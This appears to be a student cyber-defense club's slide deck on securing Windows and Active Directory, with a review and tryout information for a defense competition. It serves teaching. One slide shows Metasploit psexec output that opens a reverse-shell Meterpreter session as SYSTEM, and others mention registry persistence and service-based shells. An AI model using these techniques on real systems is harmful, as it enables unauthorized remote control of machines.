## Week 3: Securing Windows, Review, Tryout Info, & AMA

Sign-in & Tryouts form (due Wed)
<a href="https://jessh.zip/ccdctryouts25">https://jessh.zip/ccdctryouts25</a>






## whoami

Sara Downing | @ihasbunnyboo


2nd year Computer Science major

CCDC Alternate Member 2024-2025



## whoami

- Medha Swarnachandrabalaji @medl100
- 3rd year CS Major and Cyber Minor
- CCDC
  - Alternate Member 2024-2025
  - Member 2025-2026
- SWIFT Alumni Relations Coordinator
- yapper



## whoami

#### Natalie Tran | @natworking


Prev. Sysadmin Intern @ Genentech

CCDC Captain 2025-2026 CCDC Networking 2024-2025

SWIFT VP 2025-2026 SWIFT Alumni Coordinator 2024-2025

i like frogs :D







## **Weekly Schedule**

Date	CCDC (1PM-4PM)
Aug 30	Intro, Business, and Networking
Sep 6	Common Services and Securing Linux
Sep 13	Securing Windows and Review/Tryouts AMA
Sep 20-21	CCDC Tryouts (1-5 PM)

## Agenda

1

**Windows** 

2

**Review** 

AD and stuff

Recap of the topics to prep for tryouts

3

**Tryouts Info** 

4

**AMA** 

What is tryouts looking like?

Ask us (almost) anything! Q&A session

## **Windows! Wowie**



your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart fo you.

20% complete



For more information about this issue and possible fixes, visit https://www.windows.com/stopcoc

If you call a support person, give them this in



#### Table of Contents

Ol Navigating
GUI, CLI, all the I's

**02** Ac

**Active Directory** 

Domain environments

03 Other Services

IIS, FTP, SMB, an the rest of the alphabet

# Navigating



#### **GUI vs CLI**



- Easier to read information
- Search menu
- Beginner friendly



- Relatively simple
- Quick
- Very extensive for a scripting language



Outdated but consistent Across OS Versions



- Supported and actively developed
  - Varying version present on various OSes
- Verb-Noun syntax
  - Get-ChildItem
  - Set-Content
  - Invoke-Expression
- Integrated with the Windows API
  - Can manage pretty much anything with it
    - Users, Services, Apps, Registry Keys,
- Everything is treated as an object
  - Scripting and using command output MUCH easier than BASH

#### **GUI Panes to Know**


- Regedit
  - Registry Keys
- File Explorer
  - Filesystem
- Compmgmt.msc
  - Scheduled Tasks, Event Viewer, Shared folders, and Local Users
- Services.msc
  - Services
- Control Panel
  - System settings
- Task Manager
- Server Manager
  - Roles and features
- Gpedit.msc
  - Group policy editor

## Registry (Regedit)

 Most configurations link back to a registry key

Windows internal database of configs

- Can be modified with CLI
  - Reg add
  - Set-ItemProperty
- Can be used to gain persistence
  - Run program on "x" keys



## Filesystem

- Holds all data
  - Even the registry
- Paths to know
  - C:\Windows\System32
    - System binaries and libraries
  - ∘ C:\Users
    - All user files
  - C:\Program Files | C:\Program Files (x86) | C:\ProgramData
    - Application binaries, libs, and configuration files
- Highly configurable permissions
  - o Big reason enterprises use Windows in the first place

## Computer Management

- Audit Users
  - Delete/disable unauthorized
  - Set group membership/privileges
- Check file shares
  - C\$ and in some cases ADMIN\$
  - Domain Controllers have more default ones
- Scheduled Tasks
  - Can run executables on "x" condition
    - Time interval
    - On start
    - On execution of other program
    - etc...
- Event Viewer can troubleshoot issues and identify malicious activity
  - See event ID **4625** for failed login attempts
  - 7045 for service creation

#### Services

- Binaries (executables) designed to run in the background to serve some sort of OS or 3rd party functionality
  - Filezilla Server service 3rd party FTP server
  - Bitlocker Native drive encryption functionality
- Services are identified by one of two things
  - Display name Simple to understand
    - World Wide Web Publishing Service
  - Service name Shorter and used to refer to service internally
    - W3SVC
- Some attacks make use of temporary services to spawn a shell as the SYSTEM user



#### **Control Panel**

- Manage Firewall
  - Enable it, create rules to allow desired inbound (to services) and outbound (internet/dependencies) traffic
- Enable/Disable Remote Desktop
  - Disable if unused
- Enable User Account Control
  - Runs processes with lower privs if possible, introduces popups that make you explicitly elevate.
- Manage network adapters
  - Change IPv4 settings

## Processes (Task Manager)

- Processes originate from executable files
  - o Apps
    - Discord
  - System binaries
    - Winlogon
- Can create them and kill them (mostly)
- Types
  - o App
    - Can be terminated by user
  - Background
    - No user interaction
  - Windows
    - System level and are auto launched

## Task Manager Alternatives


- Tasklist or Get-Process
  - o Cmd and powershell commands, can supply arguments for more info
- Process Hacker
  - Very thorough and detailed if desired
- Process Explorer
  - Color coded, similar to process hacker, can scan all processes with virustotal


### Server Manager

- Only available on "Server" editions of Windows
- Easy GUI access to some tools
  - Can manage roles and features for server editions in this server manager window
    - Roles and Features are optional add ons for the OS
      - IIS web server
      - Active Directory Domain Services
      - Microsoft Defender

#### Defender

- Installed by default on every OS except Server 2012
  - o Can be uninstalled on Server editions through server manager
- Effectiveness depends on windows updates and OS
- Scan, Exclude, and Remediate malicious files
  - Newer defender has fancy capabilities like core isolation, attack surface reduction rules, exploit mitigations (DEP, ASLR, SEHOP, etc)





## **Gpedit**

- Control IT and security specific OS policies
- Secpol
  - Windows Settings > Security Settings
    - Account Policies
    - Local Policies
- Group Policy Objects (aka just more configs)
  - Administrative Templates
    - Everything here is considered a GPO
- What exactly do I set here?
  - https://www.stigviewer.com/stig/windows\_server\_2019/

## **Windows Firewall**

#### Stateful






#### **Windows Firewall Rules**

#### GUI

- more user friendly
- Control Panel > System and Security > Windows Defender Firewall > Advanced settings



#### **Windows Firewall Rules**



- PowerShell
  - Faster/allows for scripting and automation
  - Very intuitive/readable
- View firewall rules
  - Get-NetFirewallRule
- Create a new rule
  - Can allow/block traffic on ports or coming from programs
    - Use -LocalPort or -Program
  - New-NetFirewallRule -DisplayName [Rule Name] -Direction [Inbound/Outbound] -Action [Allow/Block]

#### **Windows Firewall Rules**

- Netsh command-line
  - Consistent across windows versions
  - Can be faster to type with shorthand
- View firewall rules
  - Netsh advfirewall firewall show rule name=all
- Create a new rule
  - Netsh advfirewall firewall add rule name="[name]"
     dir=[in/out] action=[allow/deny] protocol=[tcp/udp]
     localport=[port #]
  - Netsh a f a r n="ssh" dir=in action=allow protocol=tcp localport=22




# Active Directory

Domains?



## **Explanation**

- Simply put, it's a way to centralize management of policies, computers, and users and store this data in a database
- How does your CPP login work everywhere? (library, canvas, broncodirect)
- Forrest (nebula.lan)
  - o Domain (nebula.lan or nebula-na.lan)
    - Possibly child domains (us.nebula-na.lan)



## **Explanation Cont.**

 A forrest is just an overall cabinet containing multiple drawers (domains)

Domains are headed by machines designated as

Domain controllers (DC)

 Member servers and workstations join the domain and are subject to management from the DC **BEFORE & AFTER!** 

## **Explanation Cont.**

- Within Domains you have objects
  - Organizational Únits (OUs)
  - Groups
  - Users
    - Can log into to every domain joined computer
  - Misc AD data
- Lightweight Directory Access Protocol
  - Query any and all information quickly
  - Can use any LDAP client
    - Dedicated programs
    - Internal windows tools
    - Powershell



#### **LDAP**

- Lightweight Directory Access Protocol
- Used in Active Directory (AD)
- Allows programs to find information quickly
- Interacts with, stores, and extracts objects
- Commonly used for looking up user info

## Domain Computer Management

- Know so far:
  - Login to any computer
  - Synced policies
    - But how?
- Deploy Policies via GPMC.msc
  - Default Domain Policy
    - Applies to all systems in the domain
  - Default Domain Controller Policy
    - Applies to all DCs
- WinRM (PS Remoting)
  - o Enabled by default when you join a domain
    - It's how a lot of the behind the scenes management goes on
  - PS remoting lets us run powershell commands and scripts across the domain



## **PS Remoting**

- By default servers will only accept connections originating within the domain and from admin users
- WinRM is enabled by default but PS Remoting isn't
  - Enable-PSRemoting -force
- Example commands
  - Invoke-Command -ScriptBlock {whoami} -ComputerName WEBSRVI
  - Enter-PSSession -ComputerName Server01
    - Interactive

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> Enable-PSRemoting -Force -SkipNetworkProfileCheck WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.

WinRM has been updated for remote management.
WinRM firewall exception enabled.

PS C:\WINDOWS\system32> ■
```

#### **Domain Names?**

- Previous slide used the hostname of machines to connect.
   How does this work?
- Domain Name System (DNS)
  - Attach words to ips
    - User friendly
  - When IPs change, domain names stay the same but adjust to reflect the new IP
    - Good for avoiding hiccups with things like DHCP
- Dns.google -> 8.8.8.8
  - Server01.nebula.lan -> 192.168.1.25
- Uses UDP for queries
  - TCP used for other operations

#### **DNS Service**

- DNS Server role can be installed on Windows Server editions
- DNS Server
  - Finds domain controllers
    - User with AD user account logs in to an AD domain
    - DNS Service queries DNS server to locate domain controller
    - DNS server responds with DC's IP address
  - Converts computer names to IP Addresses
    - User requests a name
    - DNS Service queries DNS server to find domain name
    - DNS server responds with IP address

#### **Authentication**


- 2 main ones, NTLM/NetNTLM and Kerberos
- NTLM/NetNTLM
  - NTLM is used locally on each machine to verify **local** users
  - NetNTLM is the network authentication protocol
  - More prone to cracking
- Kerberos
  - Uses the concept of tickets
  - Tickets have a lifetime (10 hours)
  - Derived from the user's password and the krbtgt account password



#### **Authentication Cont.**

- Show QR code at the gate-> get a wristband
- Show wristband at booths to prove you're allowed to play -> employee hands you balls
- Throw the balls at the clowns -> Get prize





### Service Security Descriptors

- Every AD object has a security descriptor
  - Ex. user objects, group objects, printers, shared folders
- Security descriptors hold security information including:
  - Owner security identifier (SID)
    - Unique value assigned to the account/group that owns the service
  - Discretionary access control list (DACL)
    - Identifies users that are allowed/denied access to the service
  - System access control list (SACL)
    - Allows administrators to log access attempts to the service

# Other Services



## File Transfer Protocol (FTP)

- Port 21/tcp in and 20/tcp out for data
- Passive mode
  - Client side dictates which port to do the data transfer
- Protocol Implemented by Windows IIS and Filezilla Server
- FTP clients natively exist on nearly every OS
  - o Type ftp in CLI





# Server Message Block (SMB)

- Connect to filesystems on other computers
  - o By default the entire C drive is shared to administrators
- Some other fun APIs are exposed during SMB connections
  - Service control
    - Psexec

```
msf exploit(psexec) > exploit

(*) Started reverse TCP handler on 192.168.2.18:4444
[*] 192.168.2.25:445 - Connecting to the server...
[*] 192.168.2.25:445 - Authenticating to 192.168.2.25:445 as user 'Administrator'...
[*] 192.168.2.25:445 - Selecting native target
[*] 192.168.2.25:445 - Uploading payload...
[*] 192.168.2.25:445 - Created \rrFfckVm.exe...
[*] 192.168.2.25:445 - Service started successfully...
[*] Sending stage (957487 bytes) to 192.168.2.25
[*] 192.168.2.25:445 - Deleting \rrFfckVm.exe...
[*] Meterpreter session 1 opened (192.168.2.18:4444 -> 192.168.2.25:1127) at 2817-82-11 15:15:44 -8588
materpreter > getwid
Server username: NT AUTHORITY\SySTEM
```




#### Internet Information Services

- HTTP Web server built into Windows
  - o Role you have to add
- Supports .Net (aspx) out of the box, PHP also configurable
- Very plain and boring out of the box



#### **XAMPP**

- Packaged installation of parts of a web framework
- Apache serving HTTP
- MySQL hosting database
- Filezilla for FTP
- Tomcat is Apache but in java



# (Content Management System) CMS

- Actual apps that run on the framework
  - Wordpress, OpenCart, Drupal, MediaWiki
  - o Blogs, Ecommerce sites, General management system, wiki
- All setup and work the same
  - HTTP host the actual files allowing network access
    - Apache or IIS
  - Scripting Engine Processes logic and renders content on HTTP pages
    - PHP
  - Database contains all site data like posts, users, etc
    - MySQL
- Put CMS files in webroot
- 2. Setup database in MySQL
- 3. Configure db credentials in CMS config file
- 4. Browse to http://localhost to run through the installer

# **Review:0**





#### **Table of Contents**



That's really it

### Injects

- Understand your audience
- Keep it professional
- Concise and clear
- Cite sources (if you have them; hyperlinks are nice)
- Screenshots for evidence as needed
- Address the person
- End with a closing
- Do not use AI (you will be cooked)

# Networking

- IP address
- Service
- Port
- Socket
  - o [IP address]:[port]
- Firewalls
  - o Inbound and outbound
  - Stateless vs stateful

#### Linux

- Understand basic commands (Is, cat, rm, cd, grep, etc.)
- \$PATH
- Text editors
- File permissions
- User, group, and password management
  - User management: /etc/passwd, /etc/group, /etc/shadow, /etc/sudoers
- PAM
- Network management
- nmap
- Firewalls: iptables (goated), ufw (mid)

#### Services

- Host vs business services
- Threat modeling
  - Functionality
  - Identify attacks
  - Mitigations
- Service types:
  - Remote access
  - File shares
  - Web servers/webapps
  - Databases
  - Mail servers
  - LDAP

#### Windows

- GUI vs CLI
  - o Powershell (goated) vs GUI (aight at times)
- Registry
- File system
- Control panel
- Task manager
- Defender
- Windows firewall
- Active Directory (make or break)
  - LDAP, DNS, authentication

# **Tryouts Info!**





#### **Table of Contents**

1 Overview

Basic info

2 Yes/No

What you can and cannot do

# Sep 20th - Sep 21st

(choose one in the form)

1 PM - 5 PM

### **Location: online**

A briefing packet will be sent out the Friday before tryouts

#### **Environment**

- 2 Windows
- 2 Linux
- Router (not in scope, will not be touched)
- 1-2 services per machine

### What's Gonna Happen?

- Pre-brief
- Creds for the machines will drop
- Access the VMs!
- NO GRACE PERIOD
  - Red team will start when you start
- Defend your boxes (ofc)
- Complete injects
  - o Partially completed injects are better than no inject submissions
- Debrief
- About one week later: CCDC Results are out!
  - We're gonna try to get the results out as soon as we can o7

#### Yes:D


- Use tools (open source/free trial)
  - Free trials must be available for everyone (not just business accounts)
- Scripts
- Ask for box reverts
- Al can be used for troubleshooting/researching
  - Don't rely on it tho

#### No:(

- Cheating of any kind/dishonest behavior
- Al use on injects
- Paid tools
- Sabotaging other competitors
- Sabotaging infrastructure

# Q&A





#### Q&A

- How are team positions factored into tryouts?
  - o It's not
- When will orange team come?
  - You will know (get pinged)
- Pre deployed pods?
  - Yes
- Can we make snapshots of our boxes?
  - o No. You can ask for box reverts but they will cost you some points.
- How often are services scored?
  - 1-2 minute checks
- If we fail a service check will we be notified in some way?
  - Will see the status of the service on the scoreboard
- Does the scoreboard include services that are not scored/fixing vulns
  - No, just service uptime
- Are we going to get written feedback from the tryouts?
  - You will get verbal info from red team, but can dm red team after the tryout for more info specific to u

#### Q&A

- Are we allowed to use free trial versions of software?
  - o As long as paid software is accessible to non-business accounts
  - o No enterprise stuff
    - No paid software
- How do we submit injects?
  - Through the scoring engine. There will be a tab for injects.
- Orange team will be through discord
- How to practice outside of slides and hw?
  - o <u>Evan's Lab</u>
- What is Evan's Lab?
  - Kinda a mix of networking & common services hw
  - o You might have to do it locally cuz sdc
- Does participating in the summer bootcamp influence our score?
  - No, as stated previously
  - o Only things in the fall bootcamp will go towards you making the team
- Can we tryout for fun?
  - If you want to tryout for fun and the team, you must tryout officially on Saturday and tryout for fun on Sunday
  - If you only want to tryout for fun, you can choose either Saturday or Sunday